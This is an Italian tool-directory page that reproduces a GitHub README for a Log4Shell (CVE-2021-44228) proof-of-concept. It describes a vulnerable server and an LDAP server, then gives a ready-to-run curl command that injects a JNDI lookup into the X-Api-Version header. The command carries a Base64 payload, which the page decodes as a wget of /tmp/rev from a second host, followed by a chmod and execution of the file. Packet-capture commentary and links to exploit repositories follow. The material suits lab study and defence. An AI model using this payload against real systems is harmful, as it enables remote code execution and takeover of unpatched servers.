
Skip to content
KitploitKITPLOIT
StrumentiExploitsBlog
Log in
Invia
StrumentiExploitsBlog
Invia

Strumenti di Hacking, PenTest e Cybersecurity per il tuo Arsenale di Sicurezza!

Kitploit è una directory di strumenti di hacking, cybersecurity e pentesting. Scopri gli ultimi aggiornamenti dei progetti per trovare vulnerabilità, analizzare sistemi, automatizzare i test e rafforzare la tua sicurezza.

FeedContattoPrivacy© 2026 Kitploit

Directory degli strumenti

Categorie

Vedi tutte le categorie
Loading categories
LOG4J-CVE-2021-44228 — Proof-of-concept per Log4Shell (CVE-2021-44228) che dimostra l'esecuzione remota di codice tramite iniezione JNDI, inclusa la configurazione del server vulnerabile, il comando di exploit e l'analisi dei pacchetti. | Kitploit
Strumenti/GitHubGitHub/sumitpathania03/log4j-cve-2021-44228
Sniffing e Analisi dei PacchettiGenerazione di PayloadAnalisi delle VulnerabilitàExploitSfruttamento di Applicazioni WebCommand and ControlArchived
GitHubsumitpathania03/log4j-cve-2021-44228

LOG4J-CVE-2021-44228

Proof-of-concept per Log4Shell (CVE-2021-44228) che dimostra l'esecuzione remota di codice tramite iniezione JNDI, inclusa la configurazione del server vulnerabile, il comando di exploit e l'analisi dei pacchetti.

Vedi Repository
393 anni faNon ancora revisionato
Condividi

LOG4J-CVE-2021-44228

Log4Shell — noto anche come CVE-2021-44228 — è una vulnerabilità critica che consente l'esecuzione remota di codice nei sistemi che utilizzano Log4j della Apache Foundation, una libreria Java open-source ampiamente utilizzata in prodotti software commerciali e open-source e utility.

0_6ImDNNYn_uGlIgog

Analisi del POC


Il server vulnerabile è in esecuzione sulla porta 8080

Screenshot 2023-04-11 115553


E il server ldap è in esecuzione su due porte: http 8888 e ldap 1389
Screenshot 2023-04-11 115631

COMANDO EXPLOIT

curl 172.17.0.2:8080 -H 'X-Api-Version: ${jndi:ldap://172.17.0.1:1389/Basic/Command/Base64/d2dldCBodHRwczovLzEwLjAuMi4xNTo4MDAwL3JldiAtTyAvdG1wL3JldiAmJiBjaG1vZCAreCAvdG1wL3JldiAmJiAvdG1wL3Jldg==}'

{

172.17.0.2:8080 -- IP del server vulnerabile

172.17.0.1:1389 -- IP del server LDAP

Base64 -- d2dldCBodHRwczovLzEwLjAuMi4xNTo4MDAwL3JldiAtTyAvdG1wL3JldiAmJiBjaG1vZCAreCAvdG1wL3JldiAmJiAvdG1wL3Jldg==

Comando decifrato - wget https://10.0.2.15:8000/rev -O /tmp/rev && chmod +x /tmp/rev && /tmp/rev

}


ANALISI DEI PACCHETTI
PACKETS

flowgraph



COME POSSIAMO VEDERE NEI PACCHETTI, IL SERVER STA INVIANDO UNA RICHIESTA GET PER UNA CLASSE AL SERVER LDAP; SE CONTROLLIAMO LA CLASSE EXPLOIT, POSSIAMO VEDERE CHE IL SERVER LDAP STA INVIANDO IL COMANDO DECIFRATO NELLA CLASSE EXPLOIT.
EXP_CLASS

Riferimenti

https://github.com/simrotion13/log4shell-vulnerable-app

https://github.com/black9/Log4shell_JNDIExploit.git

Scarica lo strumento

Più Popolari

Vedi tutti →

Scopri gli strumenti più utilizzati dalla nostra community.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 Il toolkit OSINT definitivo: grafo di indagine, punteggio di affidabilità, famiglie di alias, mappa, timeline e report. 49 moduli, oltre 400 siti, nessuna chiave API richiesta.

    927
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    # App di esecuzione con un tocco GhostLock (CVE-2026-43499)

    555
  • 3

    redforge

    cybersecurity91/redforge

    Toolkit red team lato browser con 102 strumenti offline per ricognizione, generazione di payload, attacchi alle credenziali, crittografia, codifica e reportistica dell'engagement.

    360
  • 4

    ARTEX

    baarai/artex

    Piattaforma di penetration testing autonoma multi-agente basata su LLM con agenti planner/worker, grafi di asset e di esplorazione, registrazione del traffico MITM e retesting delle vulnerabilità.

    357
  • 5

    looking-glass

    anonghosty/looking-glass

    Piattaforma CSIRT che importa i report di Shadowserver in MongoDB e li riproduce come mappe interattive, analisi, risultati, avvisi e dashboard executive.

    324
  • 6

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    Il sistema d'azione per la cybersecurity nativa AI—dove l'intento diventa esecuzione governata, le evidenze diventano memoria operativa, e ogni operazione migliora la successiva.

    289

Esplora tutti gli strumenti

Sfoglia la nostra collezione di strumenti

Vedi tutti gli strumenti →